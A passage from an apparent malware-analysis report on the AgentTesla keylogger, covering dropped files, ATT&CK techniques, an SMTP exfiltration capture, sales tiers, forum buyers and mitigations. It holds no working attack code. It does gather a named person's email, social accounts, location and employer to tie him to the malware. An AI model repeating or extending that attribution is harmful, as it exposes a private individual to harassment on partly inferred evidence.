
- C:\users\admin\AppData\Local\Temp\AddInProcess32.exe
- C:\users\admin\AppData\Roaming\apilition.exe
- C:\Users\admin\AppData\Roaming\fCvYpQH\ljYBX.exe
- C:\Users\admin\AppData\Roaming\Mozilla\Firefox\profiles.ini
- C:\Users\admin\AppData\Roaming\110nwei5.cv5\Firefox\Profiles\qldyz51w.default\cookies.sqlite
- C:\Users\admin\AppData\Roaming\110nwei5.cv5.zip

MITRE ATT&CK MATRIX violations

- Command line interface
- Execution through API
- Registry Run Keys / Startup Folder
- Modify registry
- Credentials in files
- Query registry
- System information discovery
- Credential dumping

C2 and network analysis

The only connection made is reaching out to 74.125.71.109 on port 587. Which is an SMTP connection, which results in the malware sample sending compromised and stolen data to an actor-controlled email account. Wireshark PCAP analysis of the communications from capture activity traffic shows the communications are encrypted.



```
74.125.71.109      192.168.100.138    SMTP     107 S: 220 smtp.gmail.com ESMTP j2sm16454360wrp.46 - gsmtp
192.168.100.138    74.125.71.109      SMTP      68 C: EHLO User-PC
74.125.71.109      192.168.100.138    SMTP     222 S: 250-smtp.gmail.com at your service, [89.249.73.13] |
192.168.100.138    74.125.71.109      SMTP      64 C: STARTTLS
74.125.71.109      192.168.100.138    SMTP      84 S: 220 2.0.0 Ready to start TLS
74.125.71.109      192.168.100.138    SMTP     106 S: 220 smtp.gmail.com ESMTP 69sm16141713wmb.8 - gsmtp
192.168.100.138    74.125.71.109      SMTP      68 C: EHLO User-PC
74.125.71.109      192.168.100.138    SMTP     222 S: 250-smtp.gmail.com at your service, [89.249.73.13] |
192.168.100.138    74.125.71.109      SMTP      64 C: STARTTLS
74.125.71.109      192.168.100.138    SMTP      84 S: 220 2.0.0 Ready to start TLS
```


- AddInProcess32.exe -> 74.125.71.109:587

Threat intelligence research

Tracking down AgentTesla authors

Who exactly is responsible for selling AgentTesla? And what type of information can be gathered about them.

Visiting an archived version of agenttesla.com via archive.org shows more information regarding the intentions and what the authors are up to. Price wise, you can see it was originally sold for between $12 and $25 USD based on the prices and level of features you want included with your purchase.




BRONZE	SILVER	GOLD
$12	$25	$35
1 Month License	3 Month License	6 Month License
7/24 Support	7/24 Support	7/24 Support
Web Panel	Web Panel	Web Panel
Advanced Keylogger	Advanced Keylogger	Advanced Keylogger
FUD Crypter	FUD Crypter	FUD Crypter
doc/xls Converter	doc/xls Converter	doc/xls Converter
1 Month Updates	3 Months Updates	6 Months Updates
1 Month Builds	3 Months Builds	6 Months Builds
Payment Method:	PAYMENT METHOD:	Payment Method:
Perfect Money	Perfect Money	Perfect Money
Buy Now	Buy Now	Buy Now

According to a krebsonsecurity.com post, AgentTesla was originally given away for free on a Turkish Wordpress site, and the whois information of that site pointed to a person named Mustafa can Ozaydin, with an email address of mcanozaydin@gmail.com. This can be confirmed by locating an old Twitter account with the handle @agent_tesla, which provides links to both the older version of their site, and the new agenttesla.com. The language spoken by the Twitter user points in the same direction the Krebs found. Mustafa, who is located in Turkey.

Which this information confirmed. The email associated with the agent tesla's site shows up in 8 breached databases by haveibeenpwned.com. Along with his same real Facebook, Twitter, and Instagram accounts showing up.

The agent_tesla twitter account is also registered to the email test@agenttesla.com. With this Twitter account, a link to one of the original postings about AgentTesla being in BETA is posted. On an older hacking forum called jomgegar.com.




Mustafa Can ÖZAYDIN
@MCanOZAYDIN


Information Technology Specialist

Antalya, Türkiye Joined January 2012

24 Following **537** Followers



Mustafa Can ÖZAYDIN
Sistem Destek Uzmanı
Antalya, Türkiye · 500+ bağlantı



mcanozaydin

109 posts **366** followers **290** following

Mustafa Can ÖZAYDIN

Based on an analysis of Mustafa's profiles, along with information from Kreb's security report. Shows that Mustafa claims to be working as an Information Technology Security Specialist at WOME DELUXE. Pivoting with the various associated account usernames also shows a very old paste on pastebin.com from the user agent_tesla. Which seems to be some older code that may have ended up getting incorporated into the malware.


- https://pastebin.com/JZ4ZRHvs
- https://pastebin.com/u/agent_tesla

This Pastebin also links to a Github user that has similar C# code for dumping Chrome passwords. It is safe to assume this may have been a location that code for AgentTesla originated from.

Tracking down AgentTesla users

Who uses AgentTesla? What level of sophistication are these threat actors? And where are they obtaining a copy of AgentTesla?

Due to the lack of sophistication that this malware strain uses, it's safe to say the user-base is similar. AgentTesla is traded/downloaded mainly from forums like hackforums.net, where the userbase tends to be "script kiddies". People who are just looking to infect victims and potentially make some quick cash, these threat actors tend to lack any technical knowledge.




12-22-2018, 11:25 AM

#1

I am trying to buy Agent Tesla. As far as I remember it was sold on HF, but I cannot find it anywhere. Did I miss something? Also on Google, some HF results show up, but it says I don't have permissions to access the sales thread.

Above is a user on hackforums.net asking about purchasing AgentTesla



06-09-2018, 09:55 AM (This post was last modified: 06-10-2018, 05:02 AM by kinsella.)


I discovered that Sentinel and Agent Tesla are the most popular keyloggers on HackForums

Which one of them would be a worthy investment?

And which one of them is compatible with most well known crypters

Thanks

Above is a user on hackforums.net asking about the whereabouts of various keyloggers (including AgentTesla), note their comment about monetary gain. Also, note the comment about "crypters".



09-22-2017, 11:49 PM (This post was last modified: 09-22-2017, 11:50 PM by zmrdkid.)

Hey, as title says, I would like to ask you what keylogger do you prefer.. I am looking for long FUD time and great keyboard logger.

Thank you

Above is a user on hackforums.net asking for a "FUD" keylogger, this was posted asking specifically about comparing AgentTesla to others.

Conclusion

In conclusion, AgentTesla is predominantly a spyware / information-stealing piece of spyware. It tends to spread onto victim systems via malware spam and malicious documents. After execution on the system, AgentTesla attempts to copy itself into multiple areas of the system, and add itself to startup via registry runkeys, to ensure persistence on the victim system.

Then, it injects the main module into a legitimate Microsoft signed binary using process hollowing. And then dumps and infiltrates sensitive user's data that may be stored in various browsers on the system via SMTP.

While AgentTesla may not be the most sophisticated or complex piece of malware to analyze, it does give a few good examples of typical malware behavior and how to approach an obfuscated .NET sample like this.

AgentTesla's users are your typical non-sophisticated threat actors, mainly people from sites like hackforums that are trying to make easy money. This, along with the original malware author having bad OPSEC, leads to uncovering highly sensitive personal details about the creator of AgentTesla.

Mitigation

To mitigate against users in your organization from executing malware that is sent to them via malicious email, train your organization to protect against social engineering and to watch out for suspicious emails. Also, adding spam filters, and email antivirus can help protect against incoming malicious spam emails that may detonate an AgentTesla payload.

To mitigate and protect your system against AgentTesla infection, make sure to watch for registry modifications, new suspicious child-processes, and anything that gets added to your system's startup. Along with this, utilize an antivirus, AgentTesla is easily detected and removed with basic protections in place.